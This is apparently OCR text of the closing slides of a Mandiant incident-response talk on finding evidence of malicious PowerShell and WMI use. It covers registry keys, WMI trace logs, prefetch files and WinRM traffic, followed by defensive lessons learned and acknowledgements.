
PS WMI Evidence: Registry

Key	**Value**	**Data**
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2**Win32ClockProvider**	[N/A]	[N/A]
Key Last Modified		
06/04/14 01:30:03 UTC		

Created only when setting a time-based WMI filter
(many other types of triggers may be used)

PS WMI Evidence: Other Sources

- SysInternals AutoRuns (v12)
- Memory: WMI filter & consumer names
  - svchost.exe (WinMgmt service)
  - WmiPrvse.exe
- Event logs: WMI Trace
  - Too noisy



```
CorrelationId = {00000000-BBA8-0000-BEBD-48D9848DCF01}; GroupOperationId = 2971;
OperationId = 2972; Operation = Start IWbemServices::PutInstance - root\subscription :
CommandLineEventConsumer.Name="TotallyLegitWMI"; ClientMachine = [redacted]
User = [redacted] ClientProcessId = 3348; NamespaceName = \\.\root
\subscription
```

Log Name:	Microsoft-Windows-WMI-Activity/Trace		
Source:	WMI-Activity	Logged:	6/21/2014 3:56:30 PM
Event ID:	11	Task Category:	None

Conclusions

Other Sources of Evidence

- Refer to whitepaper
- Prefetch file for “PowerShell.exe”
  - Local execution only
  - Scripts in Accessed File list
- Registry
  - PowerShell “ExecutionPolicy” setting
- Network traffic analysis (WinRM)
  - Port 5985 (HTTP) / port 5986 (HTTPS)
  - Payload always encrypted
  - Identify anomalous netflows

Lessons Learned

- Upgrade to PS 3.0 and enable Module Logging if possible
- Baseline legitimate usage in environment
  - ExecutionPolicy setting
  - Remoting enabled
  - Script naming conventions, paths
  - Which users
  - Source systems
  - Destination systems
- Recognize artifacts of anomalous usage

Acknowledgements

- Matt Graeber
- Joseph Bialek
- Chris Campbell
- Lee Holmes
- David Wyatt
- David Kennedy
- Josh Kelley
- All the other PowerShell authors, hackers, and researchers!

Questions?

ryan.kazanciyan@mandiant.com
@ryankaz42

matt.hastings@mandiant.com
@HastingsVT